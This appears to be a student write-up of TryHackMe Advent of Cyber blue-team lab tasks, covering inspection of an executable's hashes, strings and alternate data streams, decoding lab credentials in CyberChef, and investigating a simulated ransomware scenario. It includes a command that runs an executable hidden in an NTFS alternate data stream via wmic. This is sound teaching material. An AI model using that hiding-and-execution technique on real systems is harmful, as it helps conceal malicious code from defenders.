Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner

Question 7



Thought Process/Methodology:

First, we launched Remmina in order to connect remotely. Using the provided information, we enter the username and password. We launch PowerShell after we are connected to it. We navigate to 'Documents' list all of its contents, and see two files there. We use the "Get-Content" command to read the contents of db.exe. Then we use the "Get-FileHash -Algorithm MD5 deebee.exe" command to find the hash of the executable file. Following that, we use the same command, but we replace "MD5" to "SHA25”,and the hash is displayed. Next, we use the strings command to find the hidden file by running the command "C:\Tools\strings64.exe -accepteula deebee.exe". The output given is quite a lot, but we need to scroll to see the flag. After that, we use ADS and get some information with the command "Get-Item -Path deebee.exe -Stream *". The output displays two streams, '$DATA' and 'hidedb'. Next, we run the hidden executable hiding within ADS with the command "wmic process call create $(Resolve-Path ./deebee.exe:hidedb)" and it displays 3 options and the flag. After that, we see the 'Nice list' and 'Naughty list,' and the output contains numerous names.


Day22: Blue Teaming - Elf McEager becomes CyberElf

Tools used: Kali Linux, firefox, remmina

Solution/Walkthrough:

Question 1

We found a file in the remmina desktop. We copy the file name and paste it in the cyberchef input and we got the KeePass password.



Question 2


We open “Network” in the KeePass and copy the password of the Elf Server. After that we paste the password in the cyberchef and we are able to know the encoding method.

Properties

```
Possible languages:
    English
    German
    Dutch
    Indonesian
Matching ops: From Base64, From
Base85
Valid UTF8
Entropy: 3.28
```


Question 3

we open “Network” in the KeePass and copy the password of the Elf Server. After that we paste the password in the cyberchef and we are able to get the decoded password value of the Elf Server




Question 4

we searched for the input in the folder provided at the attackbox desktop and we found its properties. Then we paste it as the input and get the output by using html entity.



Question 5

We pressed the system security and received the properties. By using double from charcode with delimiter “comma” and base 10. We received an output that leads to the github web.



Thought Process/Methodology:

First thing first we started the machine and open remmina application we have installed. In the remmina apps, we add a new connection profile with our machine IP as the server, Administrator as the username and sn0wF!akes!!! As the user password. After we saved and connected, we found a file in the remmina desktop. We copy the file name and paste it in the cyberchef input. Then we use magic as the recipe and get the output. We got the password to the KeePass database from the output. After that, we open “Network” in the KeePass and copy the password of the Elf Server. After that we paste the password in the cyberchef and we are able to get the decoded password value of the Elf Server. Then, we searched for the input in the folder provided at the attackbox desktop. Then, we found its properties and paste it as the input. By using html entity, we obtained the output as ic3Skating. Then, we pressed the system security and received the properties. We paste the properties in cyberchef and by using double from charcode with delimiter “comma” and base 10. We received an output that leads to the github web and the flag was provided there.


Day23: Blue Teaming - The Grinch strikes again!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

We use terminal to convert the bitcoin address to plain text value




Question 2

We open the confidential file to find out the file extension of the encrypted file.




Question 3

We are able to find out the suspicious scheduled task in the task scheduler.




Question 4

We got the suspicious scheduled task file location in the task scheduler.




Question 5

We got the ID of ShadowCopyVolume by inspecting the properties in the task scheduler




Question 6

We checkmark the hidden items box to find out the hidden file.



Question 7

We restore the previous version of the file by clicking at the properties of the file and go to the previous version tab to obtain the password.



Thought Process/Methodology:

For this task, we will use Remmina to complete the task. We open Remmina and connect to the machine using the IP Address, username and user password provided in the THM. Before that, we need to make changes regarding quality settings on the preferences in the RDP tab. Once logged into the machine, we can now see the desktop. Open the ransom note file and copy the bitcoin address in the file to the terminal. In the terminal we use command “base64 -d” to convert the bitcoin address into plain text value. After that, we open the disk management tab and change the drive and letter for the backup file to Backup(Z:).

